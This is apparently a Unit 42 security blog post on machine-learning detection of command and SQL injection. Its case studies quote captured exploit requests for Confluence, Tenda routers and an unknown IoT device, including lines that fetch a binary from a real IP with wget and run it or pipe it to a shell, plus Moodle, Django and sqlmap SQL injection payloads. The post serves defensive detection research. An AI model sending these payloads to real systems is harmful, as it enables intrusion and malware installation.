Zero-Day Exploit Detection Using Machine Learning

unit42.paloaltonetworks.com/injection-detection-machine-learning/

Jin Chen, Lei Xu, Andrew Guan, Zhibin Zhang, Yu Fu September 16, 2022

By Jin Chen, Lei Xu, Andrew Guan, Zhibin Zhang and Yu Fu

September 16, 2022 at 6:00 AM

Category: Malware, Vulnerability

Tags: Cloud-Delivered Security Services, Command Injection, deep learning, Machine Learning, network security, next-generation firewall, SQL injection, threat detection, threat prevention, WildFire, zero-days

This post is also available in: 日本語 (Japanese)

Executive Summary

Code injection is an attack technique widely used by threat actors to launch arbitrary code execution on victim machines through vulnerable applications. In 2021, the Open Web Application Security Project (OWASP) ranked it as third in the top 10 web application security risks.

Given the popularity of code injection in exploits, signatures with pattern matches are commonly used to identify the anomalies in network traffic (mostly URI path, header string, etc.). However, injections can happen in numerous forms, and a simple injection can easily evade a signature-based solution by adding extraneous strings. Therefore, signature-based solutions will often fail on the variants of the proof of concept (PoC) of Common Vulnerabilities and Exposures (CVEs). In this blog, we explore how deep learning models can help provide more flexible coverage that is more robust to attempts by attackers to avoid traditional signatures.

Palo Alto Networks Next-Generation Firewall customers receive protections from such types of attacks through Cloud-Delivered Security Services including Intrusion Prevention capabilities in Advanced Threat Prevention, as well as through WildFire.

Related Unit 42 topics SQL injection, command injection, deep learning

Table of Contents

Why Intrusion Prevention System Signatures Aren't Sufficient – How Machine Learning Can Help

Intrusion Prevention System (IPS) signatures have long been proven to be an efficient solution for cyberattacks. Depending on predefined signatures, IPS can accurately detect known threats with few or no false positives. However, creating IPS rules involves proof of concept or technical analysis of certain vulnerabilities, so it is challenging for IPS signatures to detect unknown attacks due to a lack of knowledge. For example, remote code execution exploits are often crafted with vulnerable URI/parameters and malicious payloads, and both parts should be identified to ensure threat detection. On the other hand, in zero-day attacks, both parts can be either unknown or obfuscated, making it difficult to have the needed IPS signature coverage. In our experience, we found the following set of challenges faced by threat researchers:

- False negatives. Variations and zero-day attacks are seen every day, and IPS cannot have full coverage for all of them due to a lack of attack details beforehand.
- False positives. To address variants and zero-day attacks, generic rules with loose conditions are created, which inevitably brings the risk of false alarm.
- Latency. The time lag between vulnerability disclosure, security vendors rolling out protections and customers applying security patches represents a significant window for attackers to exploit the end user.

While these problems are innate to the nature of IPS signatures, machine learning techniques can address these shortcomings. Based on real-world zero days and benign traffic, we trained machine learning models to address common attacks such as remote code execution and SQL injection. From our recent research, presented in this blog, we find that these models can be very helpful in zero-day exploit detection, being both more robust and quicker to respond than traditional IPS methods.

In the following sections, we'll share some case studies and insights into how machine learning models can be incorporated into exploit detection modules, and how effective this can be.

Detection Case Studies on Zero-Day Exploits

Case Study 1: Command Injection Detection


Command injection has long been a major threat in network security. Due to their easy-to-exploit nature and severe impact, command injection vulnerabilities have the potential to bring tremendous damage to affected organizations, especially when patches come late. Last year, vulnerabilities in commonly used software such as Log4Shell and SpringShell placed hundreds of millions of Java-based servers and web applications at risk. Meanwhile, vendors were busy updating IPS signatures to cover constantly evolving attack patterns derived from the original exploit in a frustrating cat-and-mouse chase, and we still see obfuscated attacks attempted today.

Generally, for those vulnerabilities which include specific paths or parameters, IPS signatures are a good idea since attacks can be accurately filtered out by the URI and suspicious payload. However, some exploits of critical vulnerabilities can be flexible due to the nature of HTTP protocols. For example, the Log4Shell vulnerability can be triggered through all kinds of user inputs. Moreover, the complexity of HTTP encoding methods allows attackers to evade normal detection using partial or mixed encoding. In such situations, machine learning methods can more accurately identify abnormal traffic, yielding corresponding verdicts with the knowledge of previously seen malicious sample payloads.

We trained a state-of-the-art Convolutional Neural Network (CNN) with cutting edge deep learning technologies loosely based on previous academic research on Temporal Convolutional Networks. While variable length inputs suggest that a recurrent model structure such as a Recurrent Neural Network (RNN) or a Long Short-Term Memory (LSTM) Network may be suitable, research shows that a simple convolutional architecture often outperforms recurrent models. Our model has learned more generalizable common patterns in command injection exploits while also being specific enough to avoid false positives. In our latest tests, we achieved a true positive rate of >99% and a false positive rate of <0.025%. In the following sections, we discuss case studies of command injection exploits and how our new machine learning model is able to accurately detect them.

1. Atlassian Confluence vulnerability (CVE-2022-26134)

Atlassian Confluence is a web-based corporate wiki tool used to help teams to collaborate and share knowledge efficiently. One recent remote code execution vulnerability, CVE-2022-26134, targets Confluence versions 1.3.0-7.4.17, 7.13.0-7.13.7, 7.14.0-7.14.3, 7.15.0-7.15.2, 7.16.0-7.16.4, 7.17.0-7.17.4 and 7.18.0-7.18.1. We have observed successful exploitation leveraging this vulnerability to perform Cerber Ransomware attacks.




```
GET /%24%7B%40java.lang.Runtime%40getRuntime%28%29.exec%28%22touch%20/tmp/r7%22%29%7D/ HTTP/1.1
Host: [redacted]
User-Agent: curl/7.68.0
Accept: */*
```

Figure 1. One PoC attack leveraging CVE-2022-26134.

Malicious but arbitrary commands can be inserted in the payload to perform various activities. The machine learning model can easily distinguish between benign and malicious activities and block the attacks using different commands without knowing the full context of the application.

2. Unknown IoT Zero-Day Attack

Sometimes we see alerts from our internal threat hunting research platform when processing real-world traffic. After filtering out false positives, these types of detections usually indicate that a zero-day attack has been captured. For example, on April 29, 2022, we saw the HTTP request shown in Figure 2.



```
GET /cgi-bin/system_time.cgi?cmd=ntp&ServerName=%3Bcd%20%2Ftmp%3B%20rm%20-
rf%20beamer.mips%3B%20wget%20http%3A%2F%2F45.134.225.20%2Fbins%2Fbeamer.mips
%3Bchmod%20777%20beamer.mips%3B%20.%2Fbeamer.mips%200day&NTP=Set+NTP+Tim
e+Server&TimeZone=08:00&TimeZone=08:00 HTTP/1.1
Host: [redacted]
Authorization: Basic
```


Figure 2. An HTTP request that triggered an alert on our machine learning model.

The command and control (C2) server was down shortly after we got the traffic, so it is difficult to verify details of the exploit and payload. However, according to our threat intelligence, this could be attributed to a previously unknown attack targeting certain MIPS-based smart devices.

With traditional IPS technologies, it's possible to miss such attacks since the vulnerable URI and parameters have never been seen before; it's hard to determine if the requested data is benign or suspicious. In this specific case, our IPS with a default configuration did not result in an alert, but our machine learning model successfully identified the attack with a high confidence score.

3. Tenda AC18 Router Vulnerability (CVE-2022-31446)

The Tenda AC18 router is prone to a remote code execution vulnerability, allowing attackers to execute arbitrary commands on the device. Not long after the vulnerability was published, a Palo Alto Networks researcher discovered an exploit in the wild targeting this specific CVE, as shown in Figure 3.



```
POST /goform/WriteFacMac HTTP/1.1
Host: [redacted]
User-Agent: python-requests/2.24.0
Accept-Encoding: gzip, deflate
Accept: image/webp,image/png,image/svg+xml,image/*;q=0.8,video/*;q=0.8,*/*;q=0.5
Connection: keep-alive
Cookie: [redacted]
Content-Length: 82
Content-Type: application/x-www-form-urlencoded

mac=%3B+cd+%2Ftmp%3B+wget+37.0.11.232+%7C+%2Fbin%2Fsh+%7C+busybox+wget+37.0.11.232
```

Figure 3. Exploit in the wild targeting CVE-2022-31446.

Similar to the zero-day IoT attack mentioned above, it's difficult for traditional IPS solutions to detect such attacks due to their inherent limitations. However, our machine learning model detected the exploit with high confidence. The machine learning model identifies that requests in the POST body are highly suspicious and suggests the IP address shown in Figure 3 should be further investigated with correlated malicious samples.

Case study 2: SQL Injection Detection

SQL injections are another notorious and challenging threat in network security. In this type of attack, threat actors alter SQL queries and inject malicious code by exploiting vulnerabilities. SQL injections may result in information modification, sensitive data leakage and unauthorized command executions in underlying database systems. Due to the serious potential impact of SQL injection vulnerabilities, their prompt detection and zero-day exploit prevention on the network side are critical to fortifying an organization’s assets.

Unfortunately, the task is challenging with traditional IPS systems due to time limitations and the need for technical expertise. Traditional systems require properly composing and testing customized signatures to cover zero-day SQL exploitations, such as exploits targeting, for example, CVE-2022-0332 and CVE-2022-34265. Even worse, attackers may utilize readily available hacking tools such as sqlmap to generate SQL injection exploitations that are very difficult to cover with IPS signatures. In this case, machine learning solutions can effectively classify malicious SQL injection payloads from benign traffic by examining carefully selected features covering a variety of SQL injection exploitations. The following vulnerability case studies demonstrate the effectiveness and efficiency of the machine learning solutions we have developed.

1. Moodle vulnerability (CVE-2022-0332)

Moodle is a free and open source learning management system with more than 300 million users. However, Moodle versions 3.11 to 3.11.4 have a vulnerability (CVE-2022-0332) in the server.php file due to the lack of user input sanitization, making it possible to use the union operator to query unexpected data. When given the following payload, vulnerable versions of Moodle will query the SQLite engine version with the function sqlite_version() and return it to the user. Our machine learning solution effectively derives features from capturing the union-select related SQL injection code snippet and flexibly detects exploitations of CVE-2022-0332.

```
GET
/moodle-3.11.4/webservice/rest/server.php?wstoken=98f7d8003180afbd46ee16
0fdc05a4fc&wsfunction=mod_h5pactivity_get_user_attempts&moodlewsrestform
at=json&h5pactivityid=1&sortorder=%28SELECT%20%28CASE%20WHEN%20
%28ORD%28MID%28%28IFNULL%28CAST%28DATABASE%28%29%20AS%
20NCHAR%29%2C0x20%29%29%2C4%2C1%29%29%3E104%29%20THEN%
20%27%27%20ELSE%20%28SELECT%205080%20UNION%20SELECT%204
100%29%20END%29%29 HTTP/1.1
```

Figure 4. One PoC leveraging CVE-2022-0332.
After decoding, the PoC of CVE-2022-0332 is shown in Figure 5.

```
GET
/moodle-3.11.4/webservice/rest/server.php?wstoken=98f7d8003180afbd46ee16
0fdc05a4fc&wsfunction=mod_h5pactivity_get_user_attempts&moodlewsrestform
at=json&h5pactivityid=1&sortorder=(SELECT (CASE WHEN
(ORD(MID((IFNULL(CAST(DATABASE() AS NCHAR),0x20)),4,1))>104) THEN ''
ELSE (SELECT 5080 UNION SELECT 4100) END)) HTTP/1.1
```

Figure 5. Decoded PoC of CVE-2022-0332.

2. Django vulnerability (CVE-2022-34265)

Django is a widely used framework to build websites, including Instagram, Disqus, Pinterest, etc. CVE-2022-34265 is an issue affecting the Django framework. This vulnerability is caused by an improper check on parameter values for the Trunc() and Extract() functions, which may lead to unexpected SQL statement execution. Two PoCs for CVE-2022-34265 are shown in Figures 6 and 7. Both payloads use a boolean injection sub-payload followed by a stack injection sub-payload. When a payload is appended to the predefined SQL statement, the first statement split by the semicolon will always be true because of the or 1=1. The second part will lead to a sleep of five seconds by the program, which, on the browser side, leads to a five second waiting time. The five second delay on the front end can indicate the successful SQL statement execution – which also indicates the existence of the

SQL injection vulnerability. Our machine learning solution can also effectively detect the SQL injection patterns as or 1=1 statements, which can help us effectively prevent the exploitation of such vulnerabilities.

```
GET
http://localhost:4131/extract/?lookup_name=year%27%20FROM%20start_dateti
me))%20OR%201=1;SELECT%20PG_SLEEP(5)--%22
GET
http://localhost:4131/trunc/?kind=year%27,%20start_datetime))%20OR%201=1;
SELECT%20PG_SLEEP(5)--
```

Figure 6. Two PoCs for CVE-2022-34265.

```
GET http://localhost:4131/extract/?lookup_name=year' FROM start_datetime))
OR 1=1;SELECT PG_SLEEP(5)--"
GET
http://localhost:4131/trunc/?kind=year', start_datetime)) OR 1=1;SELECT
PG_SLEEP(5)--
```

Figure 7. After decoding, two PoCs for CVE-2022-34265.

3. sqlmap-generated exploitation


sqlmap is an open source tool used in penetration testing to detect and exploit SQL injection flaws, which can automate the process of crafting exploitations of SQL injection vulnerabilities. While the tool can be used for legitimate purposes, it can also be abused by attackers.

Figure 8 shows a PoC of SQL injection from sqlmap. After decoding, we can observe the snippet and 1043=1043, which is a widely used pattern for blind SQL exploitation. The attacker can leverage the statement to sniff the vulnerabilities of web services and database systems. The pattern is similar to or 1=1 (see our discussion of CVE-2022-34265), but sqlmap can generate polymorphic SQL injection exploitations as long as the statement is always true after and.

These types of patterns are challenging to detect via IPS signatures. While a traditional signature might only be able to match one and 1=1 case, our machine learning solution can properly cover the exploitation with dedicated features for all similar and 1=1 cases.

```
GET
/htmli_get.php?firstname=asdf%29%20AND%201043%3D1043%23&lastname=
asdf&form=submit HTTP/1.1
```

Figure 8. One PoC from SQLmap.



```
GET
/htmli_get.php?firstname=asdf) AND 1043=1043#&lastname=asdf&form=submit
HTTP/1.1
```

Figure 9. The decoded PoC from SQLmap.

Machine Learning Test Results

For detecting zero day exploits, we trained two machine learning models: one for detecting SQL injection attacks, and one for detecting command injection attacks. We prioritize a low false positive rate in order to minimize adverse effects of deploying these models for detection. For both models, we train on HTTP GET and POST requests. To generate these datasets, we combined multiple sources, including tool-generated malicious traffic, live traffic, internal IPS data sets and more.

From ~1.15 million benign and ~1.5 million malicious samples containing SQL queries, our SQL model achieved a 0.02% false positive rate and a 90% true positive rate.

From ~1 million benign and ~2.2 million malicious samples containing web searches and possible command injections, our command injection model achieves a 0.011% false positive rate and a 92% true positive rate.

These detections are particularly useful because they can provide protections against new zero-day attacks, while being resistant to small modifications that might evade traditional IPS signatures.

Conclusion

Command injection and SQL injection attacks continue to be some of the most common and most concerning threats affecting web applications. While traditional signature-based solutions remain effective against out-of-the-box exploits, they often fail to detect variants; a motivated adversary can make minimum modifications and evade such solutions.

To combat these ever-evolving threats, we developed a context-based deep learning model that proved to be effective in detecting the latest high profile attacks. Our models were able to successfully detect zero-day exploits such as the Atlassian Confluence vulnerability, the Moodle vulnerability and the Django vulnerability. These types of flexible detections will prove to be critical in providing comprehensive defense in an ever-evolving malware landscape.

To protect our customers, the Palo Alto Networks Next-Generation Firewall uses a combined inline and cloud solution. Our traditional IPS solutions remain effective for protecting against a significant portion of existing exploits, including SQL injections and command injections. In addition, the machine learning models we explored in this blog have the potential to provide even more robust protections beyond IPS signatures.

Additional Resources

OWASP Top Ten
A03: 2021 - Injection
sqlmap
An Empirical Evaluation of Generic Convolutional and Recurrent Networks for Sequence Modeling